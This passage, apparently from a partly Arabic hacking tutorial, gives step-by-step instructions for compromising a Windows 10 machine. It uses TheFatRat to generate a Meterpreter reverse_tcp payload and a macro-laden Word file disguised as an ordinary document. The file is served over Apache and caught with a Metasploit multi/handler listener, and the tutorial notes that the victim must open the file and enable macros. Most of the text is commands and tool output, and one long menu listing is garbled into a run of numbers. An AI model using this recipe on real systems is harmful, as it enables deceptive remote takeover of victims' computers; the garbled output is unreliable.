
the time you run the file, this how will it show on Armitage:




now you can do many things, for example enter the shell of server by right-clicking Interact :




also you can see file, take screenshot, take picture by right-click then explore:




more thing you can make file on windows:





exploit Windows 10 using FatRat :

في هذه الطريقة سوف نقوم بصنع ملف ماكرو(ملف مخصص لبرامج الاوفيس , حيث يبدو لضحية كاي ملف وورد عادي)
بستخدام أداة تدعى فائترات(الفأر السمين 🐭)



The steps:

download FatRat tool :

```
(root@kali)-[/home/kali]  
# git clone https://github.com/Screetsec/TheFatRat.git
```

enter to the file , and do the next command to permit it:

```
(root@kali)-[/home/kali]  
# cd TheFatRat  
(root@kali)-[/home/kali/TheFatRat]  
# chmod +x setup.sh
```

click enter:

```
✧ INSTALL MONODENVELOP-UTILS ✧
]
Get:92 http://http.kali.org/kali kali-rolling/main amd64 libmono-system-web-extensions4.0-cil all 6.8.0.105+dfsg-3.5 [166 kB]
Get:158 http://http.kali.org/kali kali-rolling/main amd64 pkgconf amd64 1.8.1-1+b2 [26.2 kB]
Get:93 http://http.kali.org/kali kali-rolling/main amd64 libmono-system-servicemodel-web4.0-cil all 6.8.0.105+dfsg-3.5 [43.1 kB]
Get:95 http://http.kali.org/kali kali-rolling/main amd64 libmono-system-deployment4.0-cil all 6.8.0.105+dfsg-3.5 [17.6 kB]
Get:96 http://http.kali.org/kali kali-rolling/main amd64 libmono-system-drawing-design4.0-cil all 6.8.0.105+dfsg-3.5 [24.9 kB]
Get:98 http://http.kali.org/kali kali-rolling/main amd64 libmono-system-io-compression4.0-cil all 6.8.0.105+dfsg-3.5 [59.3 kB]
Get:99 http://http.kali.org/kali kali-rolling/main amd64 libmono-system-io-compression-filesystem4.0-cil all 6.8.0.105+dfsg-3.5 [20.8 kB]
Get:105 http://http.kali.org/kali kali-rolling/main amd64 libmono-system-net-http4.0-cil all 6.8.0.105+dfsg-3.5 [111 kB]
Get:107 http://http.kali.org/kali kali-rolling/main amd64 libmono-system-net-http-webrequest4.0-cil all 6.8.0.105+dfsg-3.5 [24.2 kB]
Get:122 http://http.kali.org/kali kali-rolling/main amd64 libmono-system-reflection-context4.0-cil all 6.8.0.105+dfsg-3.5 [18.3 kB]
Get:128 http://http.kali.org/kali kali-rolling/main amd64 libmono-system-serviceprocess4.0-cil all 6.8.0.105+dfsg-3.5 [31.2 kB]
Get:136 http://http.kali.org/kali kali-rolling/main amd64 libmono-system-web-mobile4.0-cil all 6.8.0.105+dfsg-3.5 [17.6 kB]
Get:150 http://http.kali.org/kali kali-rolling/main amd64 libmono-tasklets4.0-cil all 6.8.0.105+dfsg-3.5 [18.0 kB]
Get:154 http://http.kali.org/kali kali-rolling/main amd64 mono-csharp-shell all 6.8.0.105+dfsg-3.5 [38.0 kB]
Get:155 http://http.kali.org/kali kali-rolling/main amd64 mono-mcs all 6.8.0.105+dfsg-3.5 [542 kB]
100% [160 mono-devel 23.3 MB/23.5 MB 99%] 241 kB/s 0s
Setup was unable to remove mingw Installation
[ ✓ ] Dns-Utils .....[ found ]
[ X ] Mono-Denvelop Utils -> not found!
[ ! ] Installing Mono-Denvelop Utils
]
```

now write 2:

```
Select one of the options bellow
+-----+
| [ 1 ] Setup Backdoor-Factory Path Manually |
| [ 2 ] Install Backdoor-Factory from Kali Repository |
+-----+

Option : 2
```

click enter then write y:

```
na Write:
Do you want to create a shortcut for fatrat in your system
so you can run fatrat from anywhere in your terminal and desktop ?

Choose y/n : y
```

write fatrat to open it:

```
root@kali: /home/kali/TheFatRat

Installation completed , To execute fatrat write anywhere in your terminal fatrat

EXE (root@kali)-[/home/kali/TheFatRat]
# fatrat
```

click enter two times then choose 6:


```

root@kali: /home/kali/TheFatRat

[TheFatRat]
[0] 0
[1] 1
[2] 2
[3] 3
[4] 4
[5] 5
[6] 6
[7] 7
[8] 8
[9] 9
[10] 10
[11] 11
[12] 12
[13] 13
[14] 14
[15] 15
[16] 16
[17] 17
[18] 18
[19] 19
[20] 20
[21] 21
[22] 22
[23] 23
[24] 24
[25] 25
[26] 26
[27] 27
[28] 28
[29] 29
[30] 30
[31] 31
[32] 32
[33] 33
[34] 34
[35] 35
[36] 36
[37] 37
[38] 38
[39] 39
[40] 40
[41] 41
[42] 42
[43] 43
[44] 44
[45] 45
[46] 46
[47] 47
[48] 48
[49] 49
[50] 50
[51] 51
[52] 52
[53] 53
[54] 54
[55] 55
[56] 56
[57] 57
[58] 58
[59] 59
[60] 60
[61] 61
[62] 62
[63] 63
[64] 64
[65] 65
[66] 66
[67] 67
[68] 68
[69] 69
[70] 70
[71] 71
[72] 72
[73] 73
[74] 74
[75] 75
[76] 76
[77] 77
[78] 78
[79] 79
[80] 80
[81] 81
[82] 82
[83] 83
[84] 84
[85] 85
[86] 86
[87] 87
[88] 88
[89] 89
[90] 90
[91] 91
[92] 92
[93] 93
[94] 94
[95] 95
[96] 96
[97] 97
[98] 98
[99] 99
[100] 100
[101] 101
[102] 102
[103] 103
[104] 104
[105] 105
[106] 106
[107] 107
[108] 108
[109] 109
[110] 110
[111] 111
[112] 112
[113] 113
[114] 114
[115] 115
[116] 116
[117] 117
[118] 118
[119] 119
[120] 120
[121] 121
[122] 122
[123] 123
[124] 124
[125] 125
[126] 126
[127] 127
[128] 128
[129] 129
[130] 130
[131] 131
[132] 132
[133] 133
[134] 134
[135] 135
[136] 136
[137] 137
[138] 138
[139] 139
[140] 140
[141] 141
[142] 142
[143] 143
[144] 144
[145] 145
[146] 146
[147] 147
[148] 148
[149] 149
[150] 150
[151] 151
[152] 152
[153] 153
[154] 154
[155] 155
[156] 156
[157] 157
[158] 158
[159] 159
[160] 160
[161] 161
[162] 162
[163] 163
[164] 164
[165] 165
[166] 166
[167] 167
[168] 168
[169] 169
[170] 170
[171] 171
[172] 172
[173] 173
[174] 174
[175] 175
[176] 176
[177] 177
[178] 178
[179] 179
[180] 180
[181] 181
[182] 182
[183] 183
[184] 184
[185] 185
[186] 186
[187] 187
[188] 188
[189] 189
[190] 190
[191] 191
[192] 192
[193] 193
[194] 194
[195] 195
[196] 196
[197] 197
[198] 198
[199] 199
[200] 200
[201] 201
[202] 202
[203] 203
[204] 204
[205] 205
[206] 206
[207] 207
[208] 208
[209] 209
[210] 210
[211] 211
[212] 212
[213] 213
[214] 214
[215] 215
[216] 216
[217] 217
[218] 218
[219] 219
[220] 220
[221] 221
[222] 222
[223] 223
[224] 224
[225] 225
[226] 226
[227] 227
[228] 228
[229] 229
[230] 230
[231] 231
[232] 232
[233] 233
[234] 234
[235] 235
[236] 236
[237] 237
[238] 238
[239] 239
[240] 240
[241] 241
[242] 242
[243] 243
[244] 244
[245] 245
[246] 246
[247] 247
[248] 248
[249] 249
[250] 250
[251] 251
[252] 252
[253] 253
[254] 254
[255] 255
[256] 256
[257] 257
[258] 258
[259] 259
[260] 260
[261] 261
[262] 262
[263] 263
[264] 264
[265] 265
[266] 266
[267] 267
[268] 268
[269] 269
[270] 270
[271] 271
[272] 272
[273] 273
[274] 274
[275] 275
[276] 276
[277] 277
[278] 278
[279] 279
[280] 280
[281] 281
[282] 282
[283] 283
[284] 284
[285] 285
[286] 286
[287] 287
[288] 288
[289] 289
[290] 290
[291] 291
[292] 292
[293] 293
[294] 294
[295] 295
[296] 296
[297] 297
[298] 298
[299] 299
[300] 300
[301] 301
[302] 302
[303] 303
[304] 304
[305] 305
[306] 306
[307] 307
[308] 308
[309] 309
[310] 310
[311] 311
[312] 312
[313] 313
[314] 314
[315] 315
[316] 316
[317] 317
[318] 318
[319] 319
[320] 320
[321] 321
[322] 322
[323] 323
[324] 324
[325] 325
[326] 326
[327] 327
[328] 328
[329] 329
[330] 330
[331] 331
[332] 332
[333] 333
[334] 334
[335] 335
[336] 336
[337] 337
[338] 338
[339] 339
[340] 340
[341] 341
[342] 342
[343] 343
[344] 344
[345] 345
[346] 346
[347] 347
[348] 348
[349] 349
[350] 350
[351] 351
[352] 352
[353] 353
[354] 354
[355] 355
[356] 356
[357] 357
[358] 358
[359] 359
[360] 360
[361] 361
[362] 362
[363] 363
[364] 364
[365] 365
[366] 366
[367] 367
[368] 368
[369] 369
[370] 370
[371] 371
[372] 372
[373] 373
[374] 374
[375] 375
[376] 376
[377] 377
[378] 378
[379] 379
[380] 380
[381] 381
[382] 382
[383] 383
[384] 384
[385] 385
[386] 386
[387] 387
[388] 388
[389] 389
[390] 390
[391] 391
[392] 392
[393] 393
[394] 394
[395] 395
[396] 396
[397] 397
[398] 398
[399] 399
[400] 400
[401] 401
[402] 402
[403] 403
[404] 404
[405] 405
[406] 406
[407] 407
[408] 408
[409] 409
[410] 410
[411] 411
[412] 412
[413] 413
[414] 414
[415] 415
[416] 416
[417] 417
[418] 418
[419] 419
[420] 420
[421] 421
[422] 422
[423] 423
[424] 424
[425] 425
[426] 426
[427] 427
[428] 428
[42
```

choose 3:



```
Starting Apache Server wait ...
```

```
Your local IPV4 address is : 10.0.2.15
```

```
Your local IPV6 address is : fe80::a00:27ff:fe5f:9923
```

```
Your public IP address is : 37.40.237.13
```

```
Your Hostname is : 3(NXDOMAIN)
```

```
Set LHOST IP: 192.168.56.101
```

```
Set LPORT: 4444
```

```
Please enter the base name for output files :payload
```

choose 3:

```
+-----+  
| [ 1 ] windows/shell_bind_tcp |  
| [ 2 ] windows/shell/reverse_tcp |  
| [ 3 ] windows/meterpreter/reverse_tcp |  
| [ 4 ] windows/meterpreter/reverse_tcp_dns |  
| [ 5 ] windows/meterpreter/reverse_http |  
| [ 6 ] windows/meterpreter/reverse_https |  
+-----+
```

```
Choose Payload :3
```

click enter then 9 to exit

now choose 7:



choose 2:


```
Worked on Microsoft Office on Windows

Your local IPV4 address is : 10.0.2.15
Your local IPV6 address is : fe80::a00:27ff:fe5f:9923
Your public IP address is : 37.40.237.13
Your Hostname is : 3(NXDOMAIN)

Set LHOST IP: 192.168.56.101

Set LPORT: 4444

Enter the base name for output files : BadDoc

Enter the message for the document body (ENTER = default) : YOU HAVE HACK
ED!!

Are u want Use custom exe file backdoor ( y/n ): y

Enter the path to your EXE file .(ex: /root/downloads/myfile.exe)

Path : █
```

now write the path, and then choose 3:

```
Enter the path to your EXE file .(ex: /root/downloads/myfile.exe)

Path : /root/Fatrat_Generated/payload.exe

+-----+
| [ 1 ] windows/shell_bind_tcp      |
| [ 2 ] windows/shell/reverse_tcp   |
| [ 3 ] windows/meterpreter/reverse_tcp |
| [ 4 ] windows/meterpreter/reverse_tcp_dns |
| [ 5 ] windows/meterpreter/reverse_http  |
| [ 6 ] windows/meterpreter/reverse_https |
+-----+

Choose Payload :3█
```

Terminal

copy the macro to the share file, and start apache2:

```
[sudo] password for kali:
(root@kali)-[/home/kali]
# cp /root/Fatrat_Generated/BadDoc.docm /var/www/html/share

(root@kali)-[/home/kali]
# service apache2 start

(root@kali)-[/home/kali]
#
```

start meta-tool:

```
(root@kali)-[/home/kali]
# msfconsole
Metasploit tip: You can use help
```




write the next command on meta:

```
[*] Failed to load module: exploit/multi/handler
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit
```

on windows side the victim needs to download the file and run it:



Index of /share

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
Parent Directory	-		
 BadDoc.docm	2024-02-01 12:14	82K	
 mal.exe	2024-01-31 13:15	245K	
 test.exe	2024-01-31 09:48	72K	

Apache/2.4.58 (Debian) Server at 192.168.56.101 Port 80

Do you want to open or save **BadDoc.docm** (82.1 KB) from **192.168.56.101**?


Open

Save



Cancel

the file will look like a Word document:



after you open it you need to enable it and after that, the session will open on the meta